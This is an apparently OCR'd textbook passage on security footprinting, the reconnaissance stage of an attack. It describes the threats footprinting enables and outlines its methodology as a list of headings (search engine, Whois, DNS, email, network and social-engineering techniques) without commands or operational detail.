
By using a combination of tools and techniques, attackers can take an unknown entity (for example, XYZ Organization) and reduce it to a specific range of domain names, network blocks, and individual IP addresses of systems directly connected to the Internet, in addition to other details pertaining to its security posture.

A detailed footprint provides maximal information about the target organization, allowing the attacker to identify vulnerabilities in the target systems to select appropriate exploits. Attackers can build their own information database regarding the security weaknesses of the target organization. Such a database can then help in identifying the weakest link in the organization's security perimeter.

Footprinting Threats

The following are assorted threats made possible through footprinting:

- **Social Engineering**: Without using any intrusion methods, hackers directly and indirectly collect information through persuasion and other means. Hackers gather crucial information from willing employees who are unaware of the hackers' intent.
- **System and Network Attacks**: Footprinting enables an attacker to perform system and network attacks. Thus, attackers can gather information related to the target organization's system configuration, the operating system running on the machine, and so on. Using this information, attackers can find vulnerabilities in the target system and then exploit such vulnerabilities. They can then take control of a target system or the entire network.
- **Information Leakage**: Information leakage poses a threat to any organization. If sensitive information of an entity falls into the hands of attackers, they can mount an attack based on the information or alternatively use it for monetary benefit.
- **Privacy Loss**: Through footprinting, hackers can access the systems and networks of the organization and even escalate the privileges up to admin levels, resulting in the loss of privacy for the organization as a whole and for its individual personnel.
- **Corporate Espionage**: Corporate espionage is a central threat to organizations, as competitors often aim to attempt to acquire sensitive data through footprinting. Through this approach, competitors can launch similar products in the market, alter prices, and generally undermine the market position of a target organization.
- **Business Loss**: Footprinting can have a major effect on organizations such as online businesses and other e-commerce websites as well as banking and finance-related businesses. Billions of dollars are lost every year due to malicious attacks by hackers.




Footprinting Methodology

- **Footprinting Techniques**
  - Footprinting through Search Engines
    - Advanced Google Hacking Techniques
    - Google Hacking Database and Google Advanced Search
    - Video, Meta, FTP, and IoT Search Engines
  - Footprinting through Web Services
    - People Search Services
    - Financial Services and Job Sites
    - Deep and Dark Web Footprinting
    - Competitive Intelligence and Business Profile Sites
    - Monitor Alerts and Online Reputation
    - Groups, Forums, Blogs, and NNTP Usenet Newsgroups
    - Public Source Code Repositories
  - Footprinting through Social Networking Sites
    - Social Engineering
    - Social Media Sites
    - Analyzing Social Network Graphs
  - Website Footprinting
    - Web Spidering and Website Mirroring
    - Internet Archive
    - Extract Links, Wordlist, and Metadata
    - Monitor Web Page Updates and Website Traffic
  - Email Footprinting
    - Track Email Communication
    - Analyze Email Header
  - Whois Footprinting
    - Whois Lookup
    - IP Geolocation Lookup
  - DNS Footprinting
    - DNS Interrogation
    - Reverse DNS Lookup
  - Network Footprinting
    - Locate Network Range
    - Traceroute
  - Footprinting through Social Engineering
    - Eavesdropping
    - Shoulder Surfing
    - Dumpster Diving
    - Impersonation

Footprinting Methodology

Now that you are familiar with footprinting concepts and potential threats, we will discuss the footprinting methodology. The footprinting methodology is a procedure for collecting information about a target organization from all available sources. It involves gathering information about a target organization, such as URLs, locations, establishment details, number of employees, specific range of domain names, contact information, and other related information. Attackers collect this information from publicly accessible sources such as search engines, social networking sites, Whois databases, and so on. The diagram given below illustrates the common techniques used to collect information about the target organization from different sources.

